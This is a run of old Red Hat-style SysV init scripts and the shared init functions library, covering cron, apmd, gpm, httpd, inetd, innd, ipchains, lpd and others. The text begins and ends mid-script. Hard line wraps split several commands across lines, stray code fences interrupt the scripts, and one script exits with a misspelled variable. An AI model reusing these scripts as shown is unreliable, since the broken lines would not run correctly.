                echo
                ;;
```

```
  stop)
                echo -n "Shutting down anacron "
                killproc anacron
                echo
                ;;

        status)
                status anacron
                ;;

        restart)
                $0 stop
                $0 start
                ;;

  *)
                echo "Usage: anacron {start|stop|restart|status}"
                exit 1

esac

exit 0
#!/bin/sh
#
# chkconfig: 2345 16 84
# description: apmd is used for monitoring batery status and logging it via \
#       syslog(8). It can also be used for shutting down the machine when \
#       the battery is low.
# processname: apmd
# config: /etc/sysconfig/apmd
# clock: /etc/sysconfig/clock

# Don't bother if /proc/apm doesn't exist, kernel has not support for APM.
[ -e /proc/apm ] || exit 0

CONFIG=/etc/sysconfig/apmd

# Source function library.
. /etc/rc.d/init.d/functions

# Source time clock options
CLOCK=/etc/sysconfig/clock

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting up APM daemon: "
        test -r "$CONFIG" && . "$CONFIG"

        test -r "$CLOCK" &&  . "$CLOCK"
        if [ "$UTC" = true -o "$UTC" = yes ]; then
                APMD_OPTIONS="$APMD_OPTIONS -u"
        fi

        #daemon /usr/sbin/apmd "$APMD_OPTIONS"
        daemon /usr/sbin/apmd -p $LOGPERCENTCHANGE -w $WARNPERCENT $ADDPARAMS
$PRESUSPENDCMD \
                $POSTRESUMECMD $LOWBATCMD $ACONCMD $ACOFFCMD
        RETVAL=$?
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/apmd
        echo
        ;;
  stop)
        echo -n "Shutting down APM daemon: "
        killproc apmd
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/apmd
        echo
        ;;
  status)
        status apmd
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;

  *)
        echo "Usage: apmd.init {start|stop|status|restart|reload}"
        exit 1
esac

exit $RETVAL
#!/bin/bash
#
#       /etc/rc.d/init.d/atd
#
# Starts the at daemon
#
# chkconfig: 345 40 60
# description: Runs commands scheduled by the at command at the time \
#    specified when at was run, and runs batch commands when the load \
#    average is low enough.
# processname: atd

# Source function library.
. /etc/rc.d/init.d/functions

test -x /usr/sbin/atd || exit 0

RETVAL=0

#
#       See how we were called.
#
case "$1" in
  start)
        # Check if atd is already running
        if [ ! -f /var/lock/subsys/atd ]; then
            echo -n 'Starting at daemon: '
            daemon /usr/sbin/atd
            RETVAL=$?
            [ $RETVAL -eq 0 ] && touch /var/lock/subsys/atd
            echo
        fi
        ;;
  stop)
        echo -n 'Stopping at daemon: '
        killproc /usr/sbin/atd
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/atd
        echo
        ;;
  reload|restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  status)
        status /usr/sbin/atd
        RETVAL=$?
        ;;
  *)
        echo "Usage: /etc/rc.d/init.d/atd {start|stop|restart|reload|status}"
        exit 1
esac

exit $RETVAL
#! /bin/sh
#
# crond         Start/Stop the cron clock daemon.
#
# chkconfig: 2345 40 60
# description: cron is a standard UNIX program that runs user-specified \
#              programs at periodic scheduled times. vixie cron adds a \
#              number of features to the basic UNIX cron, including better \
#              security and more powerful configuration options.
# processname: crond
# config: /etc/crontab
# pidfile: /var/run/crond.pid

# Source function library.
. /etc/rc.d/init.d/functions

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting cron daemon: "
        daemon crond
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/crond
        ;;
  stop)
        echo -n "Stopping cron daemon: "
        killproc crond
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/crond
        ;;
  status)
        status crond
        RETVAL=$?
        ;;
  restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  reload)
        killall -HUP crond
        RETVAL=$?
        ;;
  *)
        echo "Usage: crond {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL
#!/bin/sh
#
# functions     This file contains functions to be used by most or all
#               shell scripts in the /etc/init.d directory.
#
# Version:      @(#) /etc/init.d/functions 1.01 26-Oct-1993
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
# Hacked by:    Greg Galloway and Marc Ewing
#

# First set up a default search path.
export PATH="/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin"

# Get a sane screen width
[ -z "$COLUMNS" ] && COLUMNS=80

# Read in our configuration
if [ -z "$BOOTUP" ]; then
  if [ -f /etc/sysconfig/init ]; then
      . /etc/sysconfig/init
  else
    # This all seem confusing? Look in /etc/sysconfig/init,
    # or in /usr/doc/initscripts-*/sysconfig.txt
    BOOTUP=color
    RES_COL=60
    MOVE_TO_COL="echo -en \\033[${RES_COL}G"
    SETCOLOR_SUCCESS="echo -en \\033[1;32m"
    SETCOLOR_FAILURE="echo -en \\033[1;31m"
    SETCOLOR_WARNING="echo -en \\033[1;33m"
    SETCOLOR_NORMAL="echo -en \\033[0;39m"
    LOGLEVEL=1
  fi
  if [ -x /sbin/consoletype ]; then
    if [ "`consoletype`" = "serial" ]; then
      BOOTUP=serial
      MOVE_TO_COL=
      SETCOLOR_SUCCESS=
      SETCOLOR_FAILURE=
      SETCOLOR_WARNING=
      SETCOLOR_NORMAL=
    fi
  fi
fi

if [ "$BOOTUP" != "verbose" ]; then
   INITLOG_ARGS="-q"
else
   INITLOG_ARGS=
fi

# A function to start a program.
daemon() {
        # Test syntax.
        gotbase=
        user=
        nicelevel=0
        while [ "$1" != "${1##-}" -o "$1" != "${1##+}" ]; do
          case $1 in
            '')    echo '$0: Usage: daemon [+/-nicelevel] {program}'
                   return 1;;
            --check)
                   shift
                   base=$1
                   gotbase="yes"
                   shift
                   ;;
            --user)
                   shift
                   daemon_user=$1
                   shift
                   ;;
            -*|+*) nicelevel=$1
                   shift
                   ;;
             *)    nicelevel=0
                   ;;
          esac
        done

        # Save basename.
        [ -z $gotbase ] && base=`basename $1`

        # See if it's already running.
        pidlist=`pidofproc $base`

        pid=
        for apid in $pidlist ; do
            [ -d /proc/$apid ] && pid="$pid $apid"
        done
```

```
        [ -n "$pid" ] && ps h $pid >/dev/null 2>&1 && return

        # make sure it doesn't core dump anywhere; while this could mask
        # problems with the daemon, it also closes some security problems
        ulimit -c 0

        # Echo daemon
        [ "$BOOTUP" = "verbose" ] && echo -n " $base"

        # And start it up.
        if [ -z "$daemon_user" ]; then
           nice -n $nicelevel initlog $INITLOG_ARGS -c "$*" && success "$base
startup" || failure "$base startup"
        else
           nice -n $nicelevel initlog $INITLOG_ARGS -c "su $daemon_user -c \"$*\""
&& success "$base startup" || failure "$base star
tup"
        fi
}

# A function to stop a program.
killproc() {
        RC=0
        # Test syntax.
        if [ $# = 0 ]; then
                echo "Usage: killproc {program} [signal]"
                return 1
        fi

        notset=0
        # check for second arg to be kill level
        if [ "$2" != "" ] ; then
                killlevel=$2
        else
                notset=1
                killlevel="-9"
        fi

        # Save basename.
        base=`basename $1`

        # Find pid.
        pidlist=`pidofproc $base`

        pid=
        for apid in $pidlist ; do
           [ -d /proc/$apid ] && pid="$pid $apid"
        done

        # Kill it.
        if [ "$pid" != "" ] ; then
                [ $BOOTUP = "verbose" ] && echo -n "$base "
                if [ "$notset" = "1" ] ; then
                      if ps h $pid>/dev/null 2>&1; then
                         # TERM first, then KILL if not dead
                         kill -TERM $pid
                         usleep 100000
                         if ps h $pid >/dev/null 2>&1 ; then
                              sleep 1
                              if ps h $pid >/dev/null 2>&1 ; then
                                      sleep 3
                                      if ps h $pid >/dev/null 2>&1 ; then
                                         kill -KILL $pid
                                      fi
                              fi
                         fi
                      fi
                      ps h $pid >/dev/null 2>&1
                      RC=$?
                      [ $RC -eq 0 ] && failure "$base shutdown" || success
"$base shutdown"
                      RC=$((! $RC))
                # use specified level only
                else
                      if ps h $pid >/dev/null 2>&1; then
                         kill $killlevel $pid
                         RC=$?
                         [ $RC -eq 0 ] && success "$base $killlevel" ||
failure "$base $killlevel"
                      fi
                fi
        else
           failure "$base shutdown"
        fi

        # Remove pid file if any.
        if [ "$notset" = "1" ]; then
           rm -f /var/run/$base.pid
        fi
        return $RC
}

# A function to find the pid of a program.
pidofproc() {
        # Test syntax.
        if [ $# = 0 ] ; then
                echo "Usage: pidofproc {program}"
                return 1
        fi

        # First try "/var/run/*.pid" files
        if [ -f /var/run/$1.pid ] ; then
                pid=`head -1 /var/run/$1.pid`
                if [ "$pid" != "" ] ; then
                        echo $pid
                        return 0
                fi
        fi

        # Next try "pidof"
        pid=`pidof -o $$ -o $PPID -o %PPID -x $1`
        if [ "$pid" != "" ] ; then
                echo $pid
                return 0
        fi
}

status() {
        # Test syntax.
        if [ $# = 0 ] ; then
                echo "Usage: status {program}"
                return 1
        fi

        # First try "pidof"
        pid=`pidof -o $$ -o $PPID -o %PPID -x $1`
        if [ "$pid" != "" ] ; then
                echo "$1 (pid $pid) is running..."
                return 0
        fi

        # Next try "/var/run/*.pid" files
        if [ -f /var/run/$1.pid ] ; then
                pid=`head -1 /var/run/$1.pid`
                if [ "$pid" != "" ] ; then
                        echo "$1 dead but pid file exists"
                        return 1
                fi
        fi
        # See if /var/lock/subsys/$1 exists
        if [ -f /var/lock/subsys/$1 ]; then
                echo "$1 dead but subsys locked"
                return 2
        fi
        echo "$1 is stopped"
        return 3
}

echo_success() {
  [ "$BOOTUP" = "color" ] && $MOVE_TO_COL
  echo -n "[  "
  [ "$BOOTUP" = "color" ] && $SETCOLOR_SUCCESS
  echo -n "OK"
  [ "$BOOTUP" = "color" ] && $SETCOLOR_NORMAL
  echo -n "  ]"
  echo -ne "\r"
  return 0
}

echo_failure() {
  [ "$BOOTUP" = "color" ] && $MOVE_TO_COL
  echo -n "["
  [ "$BOOTUP" = "color" ] && $SETCOLOR_FAILURE
  echo -n "FAILED"
  [ "$BOOTUP" = "color" ] && $SETCOLOR_NORMAL
  echo -n "]"
  echo -ne "\r"
  return 1
}

echo_passed() {
  [ "$BOOTUP" = "color" ] && $MOVE_TO_COL
  echo -n "["
  [ "$BOOTUP" = "color" ] && $SETCOLOR_WARNING
  echo -n "PASSED"
  [ "$BOOTUP" = "color" ] && $SETCOLOR_NORMAL
  echo -n "]"
  echo -ne "\r"
  return 1
}

# Log that something succeeded
success() {
  if [ -z "$IN_INITLOG" ]; then
     initlog $INITLOG_ARGS -n $0 -s "$1" -e 1
  else
     # silly hack to avoid EPIPE killing rc.sysinit
     trap "" SIGPIPE
     echo "$INITLOG_ARGS -n $0 -s \"$1\" -e 1" >&21
     trap - SIGPIPE
  fi
  [ "$BOOTUP" != "verbose" ] && echo_success
  return 0
}

# Log that something failed
failure() {
  rc=$?
  if [ -z "$IN_INITLOG" ]; then
     initlog $INITLOG_ARGS -n $0 -s "$1" -e 2
  else
     trap "" SIGPIPE
     echo "$INITLOG_ARGS -n $0 -s \"$1\" -e 2" >&21
     trap - SIGPIPE
  fi
  [ "$BOOTUP" != "verbose" ] && echo_failure
  return $rc
}

# Log that something passed, but may have had errors. Useful for fsck
passed() {
  rc=$?
  if [ -z "$IN_INITLOG" ]; then
     initlog $INITLOG_ARGS -n $0 -s "$1" -e 1
  else
     trap "" SIGPIPE
     echo "$INITLOG_ARGS -n $0 -s \"$1\" -e 1" >&21
     trap - SIGPIPE
  fi
  [ "$BOOTUP" != "verbose" ] && echo_passed
  return $rc
}

# Run some action. Log its output.
action() {
  STRING=$1
  echo -n "$STRING "
  shift
  initlog $INITLOG_ARGS -c "$*" && success "$STRING" || failure "$STRING"
  rc=$?
  echo
  return $rc
}

# Confirm whether we really want to run this service
confirm() {
  echo -n "Start service $1 (Y)es/(N)o/(C)ontinue? [Y] "
  read answer
  case $answer in
    y|Y|"")
      return 0
    ;;
    c|C)
      return 2
    ;;
    n|N)
      return 1
    ;;
    *)
      confirm $1
      return $?
    ;;
    esac
}
#!/bin/bash
#
# chkconfig: 2345 85 15
# description: GPM adds mouse support to text-based Linux applications such \
#              the Midnight Commander. Is also allows mouse-based console \
#              cut-and-paste operations, and includes support for pop-up \
#              menus on the console.
# processname: gpm
# pidfile: /var/run/gpm.pid
# config: /etc/sysconfig/mouse

# source function library
. /etc/rc.d/init.d/functions

MOUSECFG=/etc/sysconfig/mouse

RETVAL=0

case "$1" in
  start)
        echo -n "Starting console mouse services: "
        if [ -f "$MOUSECFG" ]; then
                . "$MOUSECFG"
        else
                echo "(no mouse is configured)"
                exit 0
        fi

        if [ "$MOUSETYPE" = "none" ]; then
                echo "(no mouse is configured)"
                exit 0
        fi
```

```
        if [ "$MOUSETYPE" = "Microsoft" ]; then
                MOUSETYPE=ms
        fi

        if [ -n "$MOUSETYPE" ]; then
                daemon gpm -t $MOUSETYPE
        else
                daemon gpm
        fi
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/gpm
        ;;
  stop)
        echo -n "Shutting down console mouse services: "
        killproc gpm
        RETVAL=$?

        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/gpm
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  status)
        status gpm
        RETVAL=$?
        ;;
  *)
        echo "Usage: gpm {start|stop|status|restart|reload}"
        exit 1
esac

exit $RETVAL

#!/bin/bash
#
# rc.halt       This file is executed by init when it goes into runlevel
#               0 (halt) or runlevel 6 (reboot). It kills all processes,
#               unmounts file systems and then either halts or reboots.
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#               Modified for RHS Linux by Damien Neil
#

# Set the path.
PATH=/sbin:/bin:/usr/bin:/usr/sbin

. /etc/rc.d/init.d/functions

runcmd() {
   echo -n "$1 "
   shift
   if [ "$BOOTUP" = "color" ]; then
      $* && echo_success || echo_failure
   else
      $*
   fi
   echo
}

# See how we were called.
case "$0" in
  *halt)
        message="The system is halted"
        command="halt"
        ;;
  *reboot)
        message="Please stand by while rebooting the system..."
        command="reboot"
        ;;
  *)
        echo "$0: call me as \"rc.halt\" or \"rc.reboot\" please!"
        exit 1
        ;;
esac

# Kill all processes.
[ "${BASH+bash}" = bash ] && enable kill

runcmd "Sending all processes the TERM signal..." /sbin/killall5 -15
sleep 5
runcmd "Sending all processes the KILL signal.."  /sbin/killall5 -9

# Write to wtmp file before unmounting /var
halt -w

# Save mixer settings, here for lack of a better place.
grep -q "\(sparcaudio\|sound\)" /proc/devices
if [ $? = 0 -a -x /bin/aumix-minimal ]; then
   runcmd "Saving mixer settings" /bin/aumix-minimal -f /etc/.aumixrc -S
fi

# Turn off swap, then unmount file systems.
SWAPS=`awk '! /^Filename/ { print $1 }' /proc/swaps`
[ -n "$SWAPS" ] && runcmd "Turning off swap" swapoff $SWAPS

[ -x /sbin/accton ] && runcmd "Turning off accounting" /sbin/accton

[ -x /sbin/quotaoff ] && runcmd "Turning off quotas" /sbin/quotaoff -a

# Unmount file systems, killing processes if we have to.
sig=
retry=3
remaining=`awk '!/(^#|proc|loopfs|^none|^\/dev\/root| \/ )/ {print $2}'
/proc/mounts`
while [ -n "$remaining" -a "$retry" -gt 0 ]
do
        if [ "$retry" -lt 3 ]; then
                runcmd "Unmounting file systems (retry)"  umount -a -f -t noproc
        else
                runcmd "Unmounting file systems"  umount -a -f -t noproc
        fi
        sleep 2
        remaining=`awk '!/(^#|proc|loopfs|^none|^\/dev\/root| \/ )/ {print $2}'
/proc/mounts`
        [ -z "$remaining" ] && break
        /sbin/fuser -k -m $sig $remaining >/dev/null
        sleep 5
        retry=$(($retry-1))
        sig=-9
done

mount -n -o remount,ro /

# turn off raid
if [ -x /sbin/raidstop -a -f /etc/raidtab ]; then
    # we can not use raidstop -a here because this will only stop
    # devices listed in the default config file which is not always
    # the case. So we look only for the active raid devices
    if [ -f /proc/mdstat ] ; then
        mddevs=$(grep ^md /proc/mdstat | awk '{ print $1 }')
        for mddev in $mddevs ; do
            runcmd "Turning off RAID for $mddev" raidstop /dev/$mddev
        done
        unset mddev mddevs
    fi
    #runcmd "Turning off RAID" /sbin/raidstop -a
fi

runcmd "Unmounting proc file system" umount /proc

# Remount read only anything that's left mounted.
#echo "Remounting remaining filesystems (if any) readonly"
mount | awk '/ext2/ { print $3 }' | while read line; do
    mount -n -o ro,remount $line
done

# Now halt or reboot.
echo "$message"
if [ -f /fastboot ]; then
 echo "On the next boot fsck will be skipped."
elif [ -f /forcefsck ]; then
 echo "On the next boot fsck will be forced."
fi
eval $command -i -d -p
#!/bin/sh
#
# Startup script for the Apache Web Server
#
# chkconfig: 345 85 15
# description: Apache is a World Wide Web server.  It is used to serve \
#              HTML files and CGI.
# processname: httpd
# pidfile: /var/run/httpd.pid
# config: /etc/httpd/conf/access.conf
# config: /etc/httpd/conf/httpd.conf
# config: /etc/httpd/conf/srm.conf


# Source function library.
. /etc/rc.d/init.d/functions

# See how we were called.
case "$1" in
  start)
        echo -n "Starting httpd: "
        daemon httpd
        echo
        touch /var/lock/subsys/httpd
        ;;
  stop)
        echo -n "Shutting down http: "
        killproc httpd
        echo
        rm -f /var/lock/subsys/httpd
        rm -f /var/run/httpd.pid
        ;;
  status)
        status httpd
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  reload)
        echo -n "Reloading httpd: "
        killproc httpd -HUP
        echo
        ;;
  *)
        echo "Usage: $0 {start|stop|restart|reload|status}"
        exit 1
esac

exit 0
#! /bin/sh
#
# identd        Start/Stop RFC 1413 identd server
#
# chkconfig: 345 35 65
# description:  The identd server provides a means to determine the identity
#               of a user of a particular TCP connection.  Given a TCP port
#               number pair, it returns a character string which identifies
#               the owner of that connection on the server's system.
# processname: identd
# pidfile: /var/run/identd.pid
# config: /etc/identd.conf

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

[ -x /usr/sbin/identd ] || exit 0

IDENTDOPTS="-e -o"
RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting identd: "
        daemon identd $IDENTDOPTS
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/identd
        ;;
  stop)
        echo -n "Stopping identd services: "
        killproc identd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/identd
        ;;
  status)
        status identd
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: identd {start|stop|status|restart|reload}"
        exit 1
esac

exit $RETVAL
#! /bin/sh
#
# inet          Start TCP/IP networking services. This script
#               starts the Internet Network Daemon.
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#               Various folks at Red Hat
#
# chkconfig: 345 50 50
# description: The internet superserver daemon (commonly called inetd) \
#              starts a variety of other internet services as needed. It \
#              is responsible for starting many services, including telnet, \
#              ftp, rsh, and rlogin. Disabling inetd disables all of the \
#              services it is responsible for.
# processname: inetd
```

```
# pidfile: /var/run/inetd.pid
# config: /etc/sysconfig/network
# config: /etc/inetd.conf


# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

[ -f /usr/sbin/inetd ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting INET services: "
        daemon inetd
        RETVAL=$?

        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/inet
        ;;
  stop)
        echo -n "Stopping INET services: "
        killproc inetd
        RETVAL=$?

        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/inet
        ;;
  status)
        status inetd
        RETVAL=$?
        ;;
  restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  reload)
        killall -HUP inetd
        RETVAL=$?
        ;;
  *)
        echo "Usage: inet {start|stop|status|restart|reload}"
        exit 1
esac

exit $REVAL
#! /bin/sh
#
# innd          InterNet News System
#
# chkconfig: - 95 05
# description: inn is the most popular server for Usenet news. It allows \
#              you to setup local news servers. It can be difficult to \
#              set up properly though, so be sure to read /usr/doc/inn* \
#              before trying.
# processname: innd
# pidfile: /var/run/news/innd.pid

# Source function library.
. /etc/rc.d/init.d/functions

# Get config.
. /etc/sysconfig/network

# Check that networking is up.
if [ ${NETWORKING} = "no" ]
then
        exit 0
fi

[ -d /etc/news ] || exit 0
[ -d /usr/lib/news ] || exit 0
[ -d /var/spool/news ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting INND system: "
        daemon --user news /etc/rc.d/rc.news
        RETVAL=$?
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/innd
        echo
        ;;
  stop)
        if [ -f /var/run/news/innd.pid ]
        then
                echo -n "Stopping INND service: "
                killproc innd
                RETVAL=$?
                [ $RETVAL -eq 0 ] && rm -f /var/run/news/innd.pid
                echo
        fi
        if [ -f /var/run/news/innwatch.pid ]
        then
                echo -n "Stopping INNWatch service: "
                killproc innwatch -9
                RETVAL=$?
                [ $RETVAL -eq 0 ] && rm -f /var/run/news/innwatch.pid
                echo
        fi
        if [ -f /var/run/news/innfeed.pid ]
        then
                echo -n "Stopping INNFeed service: "
                killproc innfeed -9
                RETVAL=$?
                [ $RETVAL -eq 0 ] && rm -f /var/run/news/innfeed.pid
                echo
        fi
        if [ -f /var/run/news/actived.pid ]
        then
                echo -n "Stopping INN actived service: "
                killproc actived -9
                RETVAL=$?
                [ $RETVAL -eq 0 ] && rm -f /var/run/news/actived.pid
                echo
        fi
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/innd /var/lock/news/*
        ;;
  status)
        status innd
        RETVAL=$?
        ;;
  reload)
        echo -n "Reloading INN Service: "
        killproc innd -HUP
        RETVAL=$?
        ;;
  restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: $0 {start|stop|status|restart}"
        exit 1
        ;;
esac

exit $RETVAL
#!/bin/sh
#
# Startup script to implement /etc/sysconfig/ipchains pre-defined rules.
#
# chkconfig: - 08 92
#
# description: Automates a packet filtering firewall with ipchains.
#
# Script Author:        Joshua Jensen <joshua@redhat.com>
#   -- hacked up by gafton with help from notting
#
# config: /etc/sysconfig/ipchains

# Sorce 'em up
. /etc/rc.d/init.d/functions

IPCHAINS_CONFIG=/etc/sysconfig/ipchains

if [ ! -x /sbin/ipchains ]; then
   exit 0
fi

case "$1" in
  start)
        # don't do squat if we don't have the config file
        if [ -f $IPCHAINS_CONFIG ]; then
            # If we don't clear these first, we might be adding to
            #  pre-existing rules.
            action "Flushing all current rules and user defined chains:" ipchains
-F
            action "Clearing all current rules and user defined chains:" ipchains
-X
            ipchains -Z
            echo -n "Applying ipchains firewall rules: "
                grep -v "^#" $IPCHAINS_CONFIG | ipchains-restore -p -f && \
                    success "Applying ipchains firewall rules" || \
                    failure "Applying ipchains firewall rules"
            echo
            touch /var/lock/subsys/ipchains
        fi
        ;;

  stop)
        action "Flushing all chains:" ipchains -F
        action "Removing user defined chains:" ipchains -X
        echo -n "Resetting built-in chains to the default ACCEPT policy:"
        ipchains -P input ACCEPT && \
            ipchains -P forward ACCEPT && \
            ipchains -P output ACCEPT && \
          success "Resetting built-in chains to the default ACCEPT policy" || \
          failure "Resetting built-in chains to the default ACCEPT policy"
        echo
        rm -f /var/lock/subsys/ipchains
        ;;

  restart)
        # "restart" is really just "start" as this isn't a daemon,
        #  and "start" clears any pre-defined rules anyway.
        #  This is really only here to make those who expect it happy
        $0 start
        ;;

  status)
        ipchains -nL
        ;;

  panic)
        echo -n "Changing target policies to DENY: "
        ipchains -P input DENY && \
            ipchains -P forward DENY && \
            ipchains -P output DENY && \
          success "Changing target policies to DENY" || \
          failure "Changing target policies to DENY"
        action "Flushing all chains:" ipchains -F
        action "Removing user defined chains:" ipchains -X
        ;;

  save)
        echo -n "Saving current rules to $IPCHAINS_CONFIG: "
        ipchains-save > $IPCHAINS_CONFIG  2>/dev/null && \
          success "Saving current rules to $IPCHAINS_CONFIG" || \
          failure "Saving current rules to $IPCHAINS_CONFIG"
        ;;

  *)
        echo "Usage: $0 {start|stop|restart|status|panic|save}"
        exit 1
esac

exit 0

#!/bin/sh
#
# kdcrotate     This shell script rotates the list of KDCs in /etc/krb5.conf
#
# Author:       Based on SysV Init in RHS Linux by Damien Neil
#               Written by Nalin Dahyabhai
#
# chkconfig:    345 99 01
#
# description:  Rotate the list of KDCs listed in /etc/krb5.conf
#

PATH=/sbin:$PATH

# Only run in runlevels where we're 'enabled', which should only be 345.
if [ "$1" != "start" ] ; then
        exit 0
fi

# source function library
. /etc/rc.d/init.d/functions

action "Rotating KDC list" "awk '       /^[[:space:]]*kdc[[:space:]]*=/ { \\
                if(length(firstkdc) == 0) { \\
                        firstkdc = \$0; \\
                } else { \\
                        if(length(kdclist) > 0) { \\
                                kdclist = kdclist ORS; \\
                        } \\
                        kdclist = kdclist \$0; \\
                } \\
                next; \\
        } \\
        { \\
                if(length(kdclist) > 0) { \\
                        NEWCONFIG = NEWCONFIG kdclist ORS; \\
                } \\
                if(length(firstkdc) > 0) { \\
                        NEWCONFIG = NEWCONFIG firstkdc ORS; \\
                } \\
                firstkdc = \"\"; \\
                kdclist = \"\"; \\
```

```
                NEWCONFIG = NEWCONFIG \$0 ORS; \\
        } \\
        END {printf \"%s\", NEWCONFIG > \"/etc/krb5.conf\"}' /etc/krb5.conf"
#!/bin/sh
#
# Load keytable
#
# This must be executed *after* /usr is mounted.
# This means if /usr is NFS-mounted, it needs to
# run after networking and NFS mounts are up.
#
# chkconfig: 2345 75 05
# description: This package loads the selected keyboard map as set in \
#   /etc/sysconfig/keyboard.  This can be selected using the kbdconfig \
#   utility.  You should leave this enabled for most machines.
# config: /etc/sysconfig/keyboard

[ -f /etc/sysconfig/keyboard ] || exit 0

[ -f /usr/bin/loadkeys ] || exit 0

RETVAL=$?

case "$1" in
        start)
                # Load the proper keymap
                echo -n "Loading keymap: "
                . /etc/sysconfig/keyboard
                if [ "${KEYTABLE:-bogus}" != "bogus" ]; then
                # Specify VT0 in case we use a serial console
                        loadkeys $KEYTABLE < /dev/tty0 > /dev/tty0
                        RETVAL=$?
                fi
                if [ -x /sbin/setsysfont ]; then
                        echo -n "Loading system font: "
                        /sbin/setsysfont
                fi
                [ $RETVAL -eq 0 ] && touch /var/lock/subsys/keytable
                ;;
        stop)
                rm -f /var/lock/subsys/keytable
                ;;
        restart|reload)
                $0 start
                RETVAL=$?
                ;;
        status)
                echo "No status available for this package"
                exit 0
                ;;
        *)
                echo "Usage: keytable {start|stop|restart|reload|status}"
                exit 1
esac

exit $RETVAL
#!/bin/bash

# Bring down all unneeded services that are still running (there shouldn't
# be any, so this is just a sanity check)

for i in /var/lock/subsys/*; do
        # Check if the script is there.
        [ ! -f $i ] && continue

        # Get the subsystem name.
        subsys=${i#/var/lock/subsys/}

        # Bring the subsystem down.
        if [ -f /etc/rc.d/init.d/$subsys.init ]; then
            /etc/rc.d/init.d/$subsys.init stop
        else
            /etc/rc.d/init.d/$subsys stop
        fi
done

#!/bin/sh
#
# kudzu         This scripts runs the kudzu hardware probe.
#
# chkconfig: 345 05 95
# description:  This runs the hardware probe, and optionally configures \
#               changed hardware.

# Source function library.
. /etc/rc.d/init.d/functions

RETVAL=$?

case "$1" in
 start)
        echo -n "Checking for new hardware"

        # Have a 30 second timeout.
        /usr/sbin/kudzu -t 30
        RETVAL=$?
        if [ "$RETVAL" -eq 0 ]; then
           action "" /bin/true
        else
           action "" /bin/false
           if [ "$RETVAL" -eq 5 ]; then
               echo "Hardware configuration timed out."
               echo "Run '/usr/sbin/kudzu' from the command line to re-detect."
               initlog -n kudzu -s "Hardware configuration timed out."
               initlog -n kudzu -s "Run '/usr/sbin/kudzu' from the command line to
re-detect."
           fi
        fi
        # We don't want to run this on random runlevel changes.
        touch /var/lock/subsys/kudzu
        # However, if they did configure X and want runlevel 5, let's
        # switch to it...
        if [ -f /tmp/ranXconfig ]; then
            grep -q "^id:5:initdefault:" /etc/inittab && telinit 5
        fi
        ;;
 stop)
        rm -f /var/lock/subsys/kudzu
        ;;
 *)
        echo "Usage: kudzu {start|stop}"
        exit 1
        ;;
esac

exit $RETVAL
#!/bin/sh
#
# lpd           This shell script takes care of starting and stopping
#               lpd (printer daemon).
#
# chkconfig: 2345 60 60
# description: lpd is the print daemon required for lpr to work properly. \
#   It is basically a server that arbitrates print jobs to printer(s).
# processname: lpd
# config: /etc/printcap

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -f /usr/sbin/lpd ] || exit 0

[ -f /etc/printcap ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        # Start daemons.
        echo -n "Starting lpd: "
        daemon lpd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/lpd
        ;;
  stop)
        # Stop daemons.
        echo -n "Shutting down lpd: "
        killproc lpd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/lpd
        ;;
  status)
        status lpd
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: lpd {start|stop|restart|reload|status}"
        exit 1
esac

exit $RETVAL
#!/bin/sh
#
# named           This shell script takes care of starting and stopping
#                 named (BIND DNS server).
#
# chkconfig: - 55 45
# description: named (BIND) is a Domain Name Server (DNS) \
# that is used to resolve host names to IP addresses.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -f /usr/sbin/named ] || exit 0

[ -f /etc/named.conf ] || exit 0

RETVAL=0

# See how we were called.
